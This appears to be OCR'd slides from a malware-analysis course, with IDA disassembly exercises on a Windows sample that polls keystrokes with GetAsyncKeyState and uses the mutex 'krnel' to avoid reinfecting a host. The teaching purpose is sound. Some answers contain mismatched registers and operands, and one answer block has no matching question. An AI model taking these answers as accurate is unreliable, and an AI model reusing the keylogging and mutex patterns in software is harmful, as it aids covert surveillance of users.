
```
0040322B lea     ecx, [ebp+var_660]
00403231 or      eax, 0FFFFFFFFh
```

```
00403205
00403205 loc_403205:
00403205 and     [ebp+var_4], 0

00403209
00403209 loc_403209:                ; nVirtKey
00403209 push    10h
0040320B call    GetKeyState
004032E0 mov     edi, eax
004032E2 movsx   edi, di
004032E5 mov     [ebp+var_8], edi
004032E8 mov     edi, [ebp+var_4]
004032EB mov     ebx, vKey[edi*4]
004032F2 push    ebx                ; vKey
004032F3 call    GetAsyncKeyState
004032F8 mov     edi, eax
004032FA movsx   edi, di
004032FD test    di, 8000h
00403302 jz      short loc_403382

00403382
00403382 loc_403382:
00403382 cmp     [ebp+ebx*4+var_408], 0
0040338A jz      loc_403579

00403304 push    14h                ; nVirtKey
00403306 call    GetKeyState
0040330B or      ax, ax
0040330E jz      short loc_403330
```


00403579
00403579 loc_403579:
00403579 inc [ebp+var_4]
0040357C cmp [ebp+var_4], 5Ch
00403580 jl loc_4032D9

Questions?


when
why
which
what
how
who
when
why
when
what
why
how
when
who
which
when
which
what
why
how
when
which
how
which
who
why
how
why
when
what
which
how

Challenge – Find Function

- How many times is the function **fopen** called?
- Go to the first (lowest address) fopen in the list? State the address. (The next 4 questions are related to this specific instance of fopen)
  - What is a prologue in general and specific for this instance of call fopen?
  - What is an epilogue in general and specific for this instance of call fopen?
  - What calling convention is used here? Explain how you found your answer.
  - Explain the purpose of the 4 next assembly instructions, after “call fopen”?

Suggested approach

- Many ways to search for Fopen (jump name, search text)
- Fopen in names window, double click
- Choose xref to fopen (”x” or right click)
- All instances with address listed
- Choose lowest address (usually the first)

fopen – 7 instances

xrefs to fopen

Dire...	T.	Address	Text
Up	p	sub_4030E0+69	call fopen
Up	p	sub_4035AF+28	call fopen
Up	p	sub_40484B+22E	call fopen
Up	p	sub_404CE2+FB	call fopen
Up	p	sub_405FD0+3C	call fopen
Up	p	sub_40621E+1D4	call fopen
Up	p	sub_406847+285	call fopen

Answer

- 7 times
- 403149
- Prepares the stack and registers for transfer of control: Preparing the input argument for a function call. Placing values on the stack or in registers, depending upon the calling convention. In this case pushing two variables on the stack
- Restore stack and registers: Cleaning up the stack (and registers) after returning from the function call. Depending upon the call convention this is either done inside or outside of the called function. In this case cleaning up is done outside (by caller) by moving the stackpointer in 40314E.
- CDECL: stated when you dobbelclick on fopen in your list, or recognize that prologue and epilogue follows this calling convention.
- 00403149 call fopen function call
- 0040314E add esp, 18h restores the stack
- 00403151 mov ebx, eax copies answer from fopen into ebx
- 00403153 or ebx, ebx is ebx zero?
- 00403155 jz short loc_40 Jump condition: did we open a file?

Challenge opcode knowledge

Explain the single instructions found at the following addresses. You do not have to find the actual value of arguments used, e.g. if eax is involved, it is enough to state that “the value of eax…”.

1. 403109
2. 403142
3. 403231
4. 403270
5. 403258
6. 4032FD
7. 403342
8. 403345

Answer

1. 403109 mov [ebp+var_AD8], eax
   Moves the value in EAX onto the stack, with offset var_AD8 (local variable)
2. 403142 lea eax, [ebp+var_AD4]
   Moves local variable ebp+var_AD4 into ecx, i.e value on stack offset by var_AD4 is put into ecx. NB! Not value at memory location found on the stack displaced by var_660 (this is the difference between LEA and MOV)
3. 403231 or eax, 0FFFFFFFh (bitwise or)
4. 403270 push ds:dword_40BF2C
   Global variable added to stack
5. 403258 add esp, 0Ch
   constant 0ch added to esp (moved stack pointer 3 32bit positions – clean up after function call)
6. 4032FD test di, 8000h
   compares 16bit di med hex 8000
7. 403342 cmp ebx, 40h
   ZF satt hvis ebx er lik 40h
8. 403345 jle short loc_40335C
   jump if dst<=src after cmp

Challenge mutex

We suspect this sample to use mutex (also known as mutant)

1) Why do we suspect this?
2) What is the most likely purpose of using mutex/ mutant?
3) What is the mutex/mutant for this sample?
4) Identify the address where the mutex is created.
5) How is the mutex used?

Answer 3.4

1. CreateMutex part of kernel 32 library observed by basic static analysis.
   Did we see any strings that could be the MUTEX?
2. Malicious software sometimes uses mutex objects to avoid infecting the system more than once, as well as to coordinate communications among its multiple components on the host. Incident responders can look for known mutex names to spot the presence of malware on the system. To evade detection, some malware avoids using a hardcoded name for its mutex.
3. Name: krnel
   Look at the arguments pushed to stack before calling CreateMutex. Double click on Name

```
HANDLE CreateMutexA(
  LPSECURITY_ATTRIBUTES lpMutexAttributes,
  BOOL                  bInitialOwner,
  LPCSTR                lpName
);
```

4. Hardcoded in memory 412074
5. Tried to create the mutex. Check error messages.
   If error message = 0B7h (cmp) ZF=1 (set)
   ZF=0 continue
   ZF=1 call ExitProcess

   What is error code 0B7h? ERROR_ALREADY_EXISTS

   If mutex exists, terminate the process, since computer is already infected

```
004014A4 mov     edx, eax
004014A6 sub     edi, edx
004014A8 lea     edi, [ebp+edi+ExistingFileName]
004014AF push    edi             ; char *
004014B0 push    offset Data     ; "wuaumqr.exe"
004014B5 call    sprintf
004014BA add     esp, 8
004014BD push    offset Name     ; "krnel"
004014C2 push    1               ; bInitialOwner
004014C4 push    0               ; lpMutexAttributes
004014C6 call    CreateMutexA
004014CB call    GetLastError
004014D0 cmp     eax, 0B7h
004014D5 jnz     short loc_4014DE
```

```
004014D7 push    0               ; uExitCode
004014D9 call    ExitProcess
```

```
004014DE
004014DE loc_4014DE:             ; "kernel32.dll"
004014DE push    offset LibFileName
004014E3 call    LoadLibraryA
004014E8 mov     ebx, eax
004014EA or      ebx, ebx
004014EC jz      short loc_40153C
```

401250 : 280